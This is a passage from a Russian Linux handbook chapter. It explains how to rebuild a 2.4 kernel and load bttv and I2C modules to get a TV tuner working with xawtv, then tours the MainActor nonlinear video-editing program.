Эти пакеты потребуют наличия дополнительных пакетов, например, при установке пакета `kernel-source`, мне нужно было установить такие пакеты:

- `ncurses-devel`;
- `dev86`;
- `flex`;
- `byacc`.

Но это при условии, что у меня уже был установлен компилятор `gcc` и программа `make`, которые необходимы для сборки ядра. Не знаете, с чего начать? Попробуйте установить пакет `kernel-source`: программа `rpm` выдаст вам названия всех необходимых файлов. Установите эти пакеты и опять попробуйте установить `kernel-source`. Если вам дорого ваше время, прочитайте главу этой книги, посвященную конфигураторам. В ней рассматривается процесс быстрой установки программного обеспечения.

Далее я предполагаю, что у вас:

1. Установлены исходные тексты ядра.
2. Правильно настроена звуковая карта — при настройке звука телепередатчиков мы не сможем правильно сделать это без корректно настроенной звуковой платы. Дело в том, что сначала мы настраиваем видеопередатчу, а потому передатчик звука. Как мы можем быть уверены в том, что правильно настроили последнее, если не работает звуковая плата?

Теперь приступим к перекомпилированию ядра. Если вы не знаете, как это сделать, прочитайте соответствующую главу данной книги, в которой подробно описан этот процесс.

Порядок действий, приведенный ниже, относится к ядру версии 2.4.x и загрузчику `LILO`. Если вы хотите узнать, как собирать ядро версии 2.6, то читайте мою книгу «Linux — полное руководство», выходящую в издательстве «Наука и Техника».

Для запуска утилиты конфигурации ядра введите команду:

```
make menuconfig
```

В секции **Multimedia Devices** включите поддержку **Video For Linux** и установите загрузку **VT8XX Video For Linux** как модуля. Большинство ядер уже собрано с поддержкой необходимых нам устройств, но на всякий случай убедитесь в следующем:

1. Включена поддержка драйвера bttv.
2. Включена поддержка I2C.
3. Включена поддержка интерфейса I2C bit-banging.

Теперь, когда все устройства сконфигурированы, нужно сохранить файл конфигурации ядра и перейти непосредственно к этапу компиляции ядра.

Введите команду

```
# make dep
```

После завершения ее работы нужно ввести команду

```
# make bzImage
```

Если исходники ядра и компилятор установлены корректно, примерно минут через 20 (это зависит от версии ядра и от быстродействия вашей системы) вы получите откомпилированное ядро. Обычно оно помещается в каталог `/usr/src/linux/arch/i386/boot`.

Теперь нужно откомпилировать модули, которые будут использоваться ядром. Введите команду:

```
# make modules
```

Установите модули:

```
# make modules_install
```

Перед установкой модулей сделайте резервную копию модулей старого ядра (каталог `/lib/modules`). После этого для установки только что созданного ядра можно ввести команду:

```
# make install
```

Однако я не рекомендую этого делать — сначала нужно протестировать наше ядро.

Откройте в любом редакторе файл `/etc/lilo.conf`

```
# vi /etc/lilo.conf
```

Добавьте следующие строки:

```
image=/usr/src/linux/arch/i386/boot/bzImage
label=my_linux
root=/dev/hda5
append=" mem=128M"
read-only
```

Естественно, укажите свою корневую файловую систему и объем оперативной памяти. Введите команду:

```
# lilo
```

Теперь перезагрузите систему:

```
# reboot
```

Попробуйте загрузить ядро. В случае возникновения ошибок вы всегда сможете загрузить старую версию.

Думаю, читатель меня простит, если я немного упрошу себе жизнь и не буду описывать, как настроить TV-тюнер на ядре 2.2.x.x: ведь большинство современных дистрибутивов поставляется с ядром 2.4.*. Настройку TV-тюнера на ядре 2.2.* я опишу лишь в трех словах:

1. Перекомпилируйте ядро и включите поддержку `kmod`.
2. Загрузите драйвер `i2c` и откомпилируйте его. Как это сделать, описано по адресу: www.stfruse1007.de/bttv/faq.html.
3. Точно таким же образом установите новый драйвер `bttv`.

Для чего это нужно? Video4Linux требует наличия драйвера `i2c`, который впервые появился в составе ядра версии 2.3 (версия с нечетным вторым номером — это нестабильная версия). В состав ядра этот драйвер не входит, поэтому его нужно собрать самостоятельно.

Если у вас ядро 2.4* (или 2.3) вы можете вздохнуть спокойно: драйверы `i2c` и `bttv` уже установлены. Вам нужно только убедиться, что они откомпилированы, и если нет, откомпилировать, собрав заново ядро. Разумеется, если драйвер уже откомпилирован (включен в состав ядра), собирать заново ядро не нужно.

Следующий шаг — убедитесь, что у вас существует устройство `/dev/video`. Для этого введите команду:

```
ls /dev/video*
```

Лично у меня оказалось сразу четыре таких устройства (файл `/dev/video` — это просто ссылка на файл `/dev/video0`):

```
/dev/video /dev/video0dev/video1 /dev/video2 /dev/video3
```

Если у вас нет этого файла, нужно его создать:

```
cd /dev
mknod video0 c 81 0
ln -s video0 video
```

Вам лень вводить так много команд? Тогда воспользуйтесь сценарием `MAKEDEV`, который находится в каталоге `/usr/src/linux/Documentation/video4linux/bttv`:

```
./MAKEDEV video 0
```

17.2.3. Настройка программного обеспечения

Теперь, когда установлены все драйверы и создано устройство `/dev/video`, можно приступить к настройке программного обеспечения. Лучше всего использовать программы, поддерживающие библиотеку `libXaw`. Единственная программа в моем дистрибутиве (я думаю, и в вашем), которая поддерживает эту библиотеку — это программа `Xawtv`.

Создайте файл `.xawtv` в своем домашнем каталоге примерно такого содержания:

```
[global]
fullscreen = 800 x 600
freqtab = europe-east
pixsize = 128 x 96
pixcols = 1
jpeg-quality = 75
[defaults]
norm = SECAM
capture = over
source = Television
```



Примечание

Если изменение параметра `fullscreen` в файле конфигурации не приводит к видимым изменениям, значит, не загружен модуль `v4l`.

Если вы чувствуете, что ваш старенький компьютер не «вытянет» полноэкранный режим `800x600`, установите разрешение экрана `640x480`. В зависимости от поворотливости вашего компьютера установите уровень JPEG-компрессии. Чем выше качество, тем больше нагрузка на систему. Обычно для максимального качества хватает значения `jpeg-quality = 90`. Но самым оптимальным значением будет все-таки `75`.

Затем указываем программе, что мы будем принимать передачи в формате SECAM. Частотная таблица каналов — `europe-east`. Если вы живете в западной Европе, укажите `europe-west`.

Теперь запустите два терминала: в одном мы в процессе настройки будем запускать программу `xawtv`, а в другом экспериментировать. Во втором терминале введите команду `su`, чтобы работать от имени суперпользователя.

Выполните две команды:

```
modprobe i2c-dev
modprobe tuner type=3
```

Первая загружает модуль `i2c`, а вторая загружает модуль `tuner`, настраивая его на прием передач в системе SECAM (`type=3`).

Вот теперь начинается самое интересное. Вам нужно правильно определить тип своего тюнера. Для этого загляните в файл `CARDLIST`: возле вашей платы должен стоять ее номер.

Введите команду:

```
modprobe bttv card=NN
```

где NNэто номер вашей платы.

Теперь переходим на первый терминал и запускаем программу `xawtv`. С помощью кнопок настройки канала выбираем нужный канал. Если:

- вы не можете настроить ни один канал;
- изображение черно-белое или же его вообще нет;
- нет звука;

сделайте следующее. Закройте `xawtv` и удалите модуль `bttv`:

```
rmmod bttv
```

Повторно введите команду

```
modprobe bttv card=NN
```

но уже с другим номером.

После этого опять запустите `xawtv` и попытайтесь настроить телепередачу. Если опять ничего не получается, повторите все заново, то есть закройте `xawtv`, выгрузите модуль `bttv` и установите новый номер карты.

Если нет звука, хотя изображение цветное и отображается без искажений, посмотрите документацию на свою плату. Дело в том, что некоторые тюнеры могут использовать собственные декодеры звука. Если это так, запустите программу:

```
modprobe tvsound tda8425=1 debug=1
```

Первый параметр пробует установить модуль `tvsound` для микросхемы `tda8425`, а второй включает отладку. Даже если звук после этого не заработает, программа `modprobe` выведет на экран имя декодера, который используется на вашей плате. Потом все просто: берем это имя и пробуем ввести команду:

```
modprobe tvsound имя=1 debug=1
```

Вы можете поэкспериментировать с микросхемами `m5p34xx`, `tda8425`, `tea6300`.

Когда все работает нормально, нужно обеспечить загрузку модулей при запуске системы. Для этого в файл `/etc/conf.modules` (или `/etc/modules.conf`) добавляем строки:

```
# Загрузка драйвера i2c
alias char-major-89 i2c-dev
options i2c-core
options i2c-algo-bit
# Загрузка драйвера bttv
alias char-major-81 videodev
alias char-major-81-0 bttv
options bttv card=NN radio=1
options tuner type = 3
options tvsound tda8425=1
```

Замените NN на номер своей платы. Параметр **radio** обеспечивает поддержку FM-тюнера, если такой имеется.

```
options bttv card=NN radio=1
```

С помощью каких программ можно работать с тюнером? Если вам не хватает программы **xawtv**, вот небольшой список программ, которые вам могут пригодиться:

GnomeTV ... простая программа для просмотра телепередач;

KwinTV программа просмотра передач (для KDE);

bttvgrab мощная программа, позволяющая записывать телепередачи на диск.

Вам не хватает приведенной информации? Тогда зайдите на любой поисковик, например, Google (www.google.ru), и введите строку запроса Video4Linux.



Рис. 17.4. Телепередача

17.3. Студия нелинейного видеомонтажа MainActor

17.3.1. Общие положения

Можно ли на платформе PC за приемлемую цену построить систему нелинейного видеомонтажа? Да, и это вполне реально. А что нужно для обработки видеоданных в реальном времени? Ведь уже довольно давно разработаны аппаратные средства, позволяющие осуществить видеомонтаж в реальном времени.

Чтобы ответить на этот вопрос, давайте немного вспомним устройство компьютера. Уже сейчас компанией Intel преодолен трехгигагерцовый рубеж: процессор Pentium IV работает на частоте 3 ГГц и выше. Но почему же по производительности трехгигагерцовая машина не так уж далеко ушла от двухгигагерцовой? Согласитесь, разница в один гигагерц на более ранних машинах ощутима: 500 МГц и 1,5 ГГц. В чем же тут дело? А дело в шине.

Шину можно сравнить с горлышком бутылки: какой бы широкой ни была бутылка, как бы вы не старались и не трясли ее, но быстрее, чем это позволяет горлышко, вода из нее не выйдет. С бутылкой проще — ее можно разбить, а вот процессор не разобьешь — во-первых, жалко, а во-вторых, смысла нет.

В прошлом тысячелетии (96...98 гг.) системы видеомонтажа на платформе РС были оснащены шиной PCI и соответствующим оборудованием, которое работало на этой шине.

Для профессионального качества в реальном времени (720x576@25fps) требуется обеспечить передачу данных со скоростью 20 Мб/с. К этому потоку данных можно применить методы компрессии, например 1:4, это позволит снизить интенсивность потока до 4...5 Мб/с. Однако для выполнения видеоэффекта нужно обеспечить одновременную передачу двух потоков, а это уже 10 Мб/с.

Современные жесткие диски позволяют обеспечить передачу данных с такой скоростью. Теперь вернемся к нашей шине. Пропускная способность шины PCI — 132 Мб/с (мегабит), но это в идеале. На практике ее пропускная способность снижается до 80 Мб/с — это около 10 Мб/с. Нам также нужно учитывать, что, кроме передачи наших видеопотоков, по шине проходят и другие данные — к ней обращаются видеоадаптер и другие платы расширения (например, звуковая и сетевая платы). Отсюда можно сделать вывод, что, скорее всего, реализовать на шине PCI видеомонтаж в реальном времени у вас не получится.

Производители систем видеомонтажа пытались найти выход из данной ситуации. Как правило, они разрабатывали свои реализации шин и соответствующее оборудование. Но так как у каждого производителя была своя реализация шины, использовать платы разных производителей в одной системе было невозможно. Сложилась такая ситуация: один производитель выпускает качественные платы компрессии, но вот с платами видеоэффектов у него не сложилось или наоборот. В результате страдает не только качество видео, но и производительность всей системы видеомонтажа.

В 1996 году компания Matrox предложила открытый стандарт внешней шины для передачи видео- и аудиоинформации — Movie 2. Данная шина обеспечивала одновременную передачу цифровых видеопотоков, шести потоков силуэтного видеосигнала, четыре аудиопотока. Скорость передачи составляла около 240 Мб/с, что в три раза превышало полезную пропускную способность шины PCI.

Что же мы имеем сегодня? Процессор PIII или PIV с частотой от 1 ГГц, более чем 256 Мб оперативной памяти, видеоадаптер, поддерживающий режим 4xAGP (возможно, у вас уже установлен 8xAGP) — это самый обыкновенный домашний компьютер. Такая система вполне подойдет для видеомонтажа. Конечно, объем оперативной памяти придется нарастить, возможно, изменить ее тип (на RDRAM для P4). Жестким диском ATA133 объемом в 80 Гб тоже никого уже не удивит. Выходит, что почти у каждого из нас на столе стоит простенькая система видеомонтажа начального уровня. Осталось только подобрать соответствующее программное обеспечение.

В качестве операционной системы я рекомендую использовать Linux. И не потому, что эта операционная система бесплатна — если вы профессионально собираетесь заниматься видеомонтажом, пара сотен долларов, которые вы потратите на приобретение Windows 2000, это не деньги. Хотя, с другой стороны, а не лучше бы было на эти деньги купить еще один жесткий диск или видеоадаптер получше?

Все дело в характеристиках операционной системы. Linux — это многопользовательская, многозадачная операционная система, обеспечивающая квази-параллельность процессов на одном процессоре, поддержку SMP (нескольких процессоров), RAID-массивов, в том числе и программных. Ко всему этому с уверенностью могу сказать, что сетевые средства Linux эффективнее, чем в любой версии Windows.

Вы со мной не согласны? Забудьте на минутку о HailStorm, AccessPoint-ax и прочих ненужных технологиях Microsoft. Оно вам надо? Вам нужно всего лишь передать смонтированный ролик на компьютер директора или обеспечить видеоконференцию в реальном масштабе времени. Не стоит забывать также и о «полезной» службе Quality of Service операционной системе Windows (начиная с 2000), которая «отъедает» 20% сетевого канала. Конечно, ее можно отключить, но не совсем безболезненно для самой операционной системы.

Надеюсь, операционную систему вы уже выбрали. Теперь нужно выбрать программное обеспечение. Пока вы не стали профессионалом в области видеомонтажа, обратите внимание на пакет MainActor компании MainConcept.

Пакет MainActor — это довольно мощный пакет, состоящий из секвенсора и анимационного процессора. Кроме этих двух программ, в пакет MainActor входят две вспомогательные программы — `matool` и `masap`. Первая позволяет преобразовывать видео из одного формата в другой, а вторая — работать с видеокамерой.

К сожалению, в мире Linux не все бесплатно и за хорошие программы нужно платить. Пакет MainActor не бесплатен, купить его можно на сайте www.mainconcept.com. Однако можно попытаться достать программу и другим образом. Кстати, на этом же сайте доступна версия программы для Windows.

17.3.2. Установка MainActor

Как правило, проблем с установкой программы не возникает — достаточно просто установить соответствующий пакет RPM. Я использую версию 3.55 — это не самая последняя версия, но она меня полностью устраивает (сейчас доступна пятая версия этой программы).

Для запуска программы перейдите в каталог `/opt/MainActor` и введите команду `./maseq` — запуск секвенсора. Сразу после запуска программы нужно

зарегистрировать ее. Для этого нажмите комбинацию клавиш **Shift+Alt+F3** или выберите пункт **Registration** из меню **Help**. В появившемся окошке нужно ввести ваш серийный номер. Я очень рекомендую зарегистрировать программу, иначе работа с демо-версией не доставит вам никакого удовольствия. После того, как вы зарегистрируете вашу программу, на панели состояния вы должны увидеть сообщение **Fully licensed copy**, которое свидетельствует об удачной регистрации.

17.3.3. Создание видеоролика

Сейчас мы попробуем создать небольшой ролик, максимально использующий все возможности программы. Прежде чем приступить к творчеству, рассмотрим основные элементы пользовательского интерфейса программы. При запуске программа **MainActor** позволит вам выбрать ваш профиль, то есть настройки видео- и аудиопотоков (см. рис. 17.5). На рис. 17.6 изображена программа **MainActor** в полном виде.

В верхней части окна вы видите две панели инструментов, назначение которых вам станет ясным немного позже. Сейчас только договоримся, что верхнюю панель будем называть панелью **Файл**, а нижнюю — панелью **Инструменты**.

Самая большая часть — это полоска времени (**Timeline**). Полоска времени позволяет вам точно рассчитать длительность каждого объекта анимации (не кадра!).

В нижней части основного окна расположены три вспомогательных окошка: окно предварительного просмотра (**Preview**), окно проигрывателя (**Timeline Player**) и окно проводника **MainActor**.




Рис. 17.5. Выбор профиля




Рис. 17.6. Программа MainActor Sequencer

Как вы уже догадались, самым главным элементом окна программы является полоска времени. Программа MainActor Sequencer создает так называемый MainActor Project File — файл с расширением .mpf. Файл проекта, как правило, содержит объекты — текстуры, анимации в формате AVI, 2D или 3D-текст и другие объекты, которые позволяет внедрить в проект программа MainActor. Все внедренные проекты отображаются на полоске времени (см. рис. 17.7).

Мы видим, что сейчас в проект добавлен AVI-файл clock.avi, следом за ним — объект осциллоскоп, потом двухмерный текст и еще два графических



Рис. 17.7. Полоска времени

объекта. Обратите внимание на то, как отображается AVI-файл: отображается первый и последний кадры, а также имя файла.

Полоска времени, кроме всего прочего, отображает информацию о длительности отображения каждого объекта, что вполне логично — на то она и полоска времени. В качестве «единичного отрезка» используется интервал в две минуты. Вы можете изменить разрешение полоски времени, выбрав из списка Resolution на панели Инструменты нужный интервал времени.

Добавить новый объект в проект можно с помощью команд панели Инструменты. Кнопка **Insert multimedia** позволяет вставить в проект мультимедийный объект в следующих форматах:

- Анимации в форматах AVI, DL, FLI, FLC, QuickTime, GIF, IFF;
- Аудио и видео информацию в формате MPEG;
- Звук в формате WAV;
- Картинки в форматах GIF, BMP, JPEG, PCX, TGA, IFF.

Как видите, список вполне солидный. Еще раз хочу заметить, что я использую версию 3.55, и вполне вероятно, что последняя версия MainActor поддерживает дополнительные форматы.

Команда **Insert pictures** используется для вставки в проект картинок. Для вставки картинок можно было бы использовать команду **Insert multimedia**, но использовать команду **Insert pictures** намного удобнее (см. рис. 17.8).

Во-первых, вставленная последовательность картинок будет считаться одним объектом — **Picture List**. Если бы мы вставляли картинки с помощью команды **Insert Multimedia**, то каждая картинка считалась бы отдельным объектом. Во-вторых, диалог **Batch picture loading** позволяет указать задержку перед отображением следующей картинке в списке.




Рис. 17.8. Добавление последовательности картинок

И еще один приятный сюрприз. Представьте, что у вас есть последовательность картинок, которую вы хотите вставить в проект. Каждая картинка называется **picN**, где **N** — это номер картинки. Вам достаточно вставить в проект только первую картинку **pic1** — все остальные программа добавит автоматически.

Следующая команда на панели Инструменты — **Insert 2D text object** осуществляет вставку двухмерного объекта (см. рис. 17.9).




Рис. 17.9. Добавление двумерного текста

Введите свой текст и выберите шрифт, нажав на кнопку **Select Font**. В окне **Font Dialog** вы сможете выбрать нужный шрифт, установить его размер, выравнивание текста, а также выбрать цвет текста и фона.

Не хватает шрифтов? Возьмите любые TTF-шрифты из Windows и просто скопируйте их в каталог `/opt/MainActor/fonts`. Больше ничего делать не надо — новые шрифты станут доступны после перезапуска программы.

Вернемся к окну, изображенному на рис. 17.9. Включите режим **Enable text motion**, чтобы текст двигался по горизонтали от точки **StartX** до точки **EndX**, и по вертикали — от точки **StartY** до **EndY**. Параметры, указанные на рис. 17.9, подойдут для титров — текст будет двигаться снизу вверх с небольшой скоростью.

Аналогично с помощью команды **Insert 3D text object** вы сможете создать трехмерный текст (см. рис. 17.10), а в окне предварительного просмотра (см. рис. 17.11) проконтролировать результат.

Команда **Insert colors** позволяет вставить в проект плавный переход от одного заданного цвета ко второму.

Хотите создать абстракцию в движении? Тогда команда **Insert fractals** — настоящая находка для вас. Поэкспериментировав с параметрами этой команды (см. рис. 17.12), можно добиться потрясающих результатов.




Рис. 17.10. Создание трехмерного текста




Рис. 17.11. Окно предварительного просмотра




Рис. 17.12. Создание абстракции




Рис. 17.13. Создание звука

Команда **Insert oscilloscope** вставит в проект осциллоскоп. Честно говоря, этот осциллоскоп мне чем-то напоминает спираль ДНК. Самое интересное заключается в том, что эта спираль вращается!

Следующая команда — **Insert generated audio object**, что означает «Вставить сгенерированный аудиообъект». Данная команда позволяет указать параметры звука, который программа должна будет создать (рис. 17.13). Например, можно создать звук сирены или сигнализации и вставить его в проект.

Внимательно посмотрите на панель времени. Как правило, графические объекты (картинки, анимации) добавляются в ее верхнюю часть — это поток видео. Нижняя часть полоски времени — это поток аудио — именно на эту часть будет добавлен сгенерированный звук (или любой другой звук).

Теперь вы уже знаете, как добавлять объекты в проект и в состоянии создать собственную анимацию. Но что можно делать с объектом после его добавления в проект? То, что его можно удалить, выделив и нажав кнопку «Delete», это вы знаете и без меня. Объект также можно скопировать или вырезать в буфер обмена, а потом вставить в нужное место проекта.

Щелкните на объекте правой кнопкой мыши. В контекстном меню вы найдете команды: **Copy to library**, **Add video (audio) effect**, **Interlaced mode**, **Information**, **Settings**.

Вы можете добавить объект (видео или звук) в библиотеку программы MainActor, чтобы его можно было использовать в других проектах. Просмотреть библиотеку можно с помощью проводника MainActor. Скопируйте какой-нибудь объект в библиотеку, затем с помощью меню **View** откройте окно проводника и нажмите кнопку **Library** в окне проводника.

В библиотеке (рис. 17.14) есть четыре отдела: **Video**, **Audio**, **Personal Video Files**, **Personal Audio Files**. В первых двух находятся стандартные аудио- и видеофайлы, а в третьем и четвертом — ваши собственные. При копировании объектов в библиотеку они копируются в каталог `/home/ваше_имя/.maiconcept/library`.




Рис. 17.14. Библиотека

Команда **Add video effect** позволяет добавить видеоэффект для выбранного вами объекта. Если вы не знаете, как будет выглядеть ваш объект после применения эффекта, перейдите в окно проводника и нажмите кнопку **Video effects** (вторая слева).

Параметр **Interlaced mode** позволяет указать порядок отображения полей видеопотока. Обратите внимание на верхнюю часть полосы времени: вы видите два поля **Va** и **Vb**. Так вот, параметр **Interlaced mode** позволяет вам выбрать, какое из них будет отображено. Сейчас вернитесь к окну проводника и еще раз внимательно просмотрите видеоэффекты, особенно обратите внимание на надписи на примерах — **Va** и **Vb**. Например, видеоэффект **Morph** из группы **Advanced** поочередно меняет местами поля **Va** и **Vb**.

Применить видеоэффект можно даже из окна проводника. Для этого дважды щелкните на понравившемся вам эффекте, а потом нажмите кнопку **Accept** в появившемся окне (рис. 17.15).

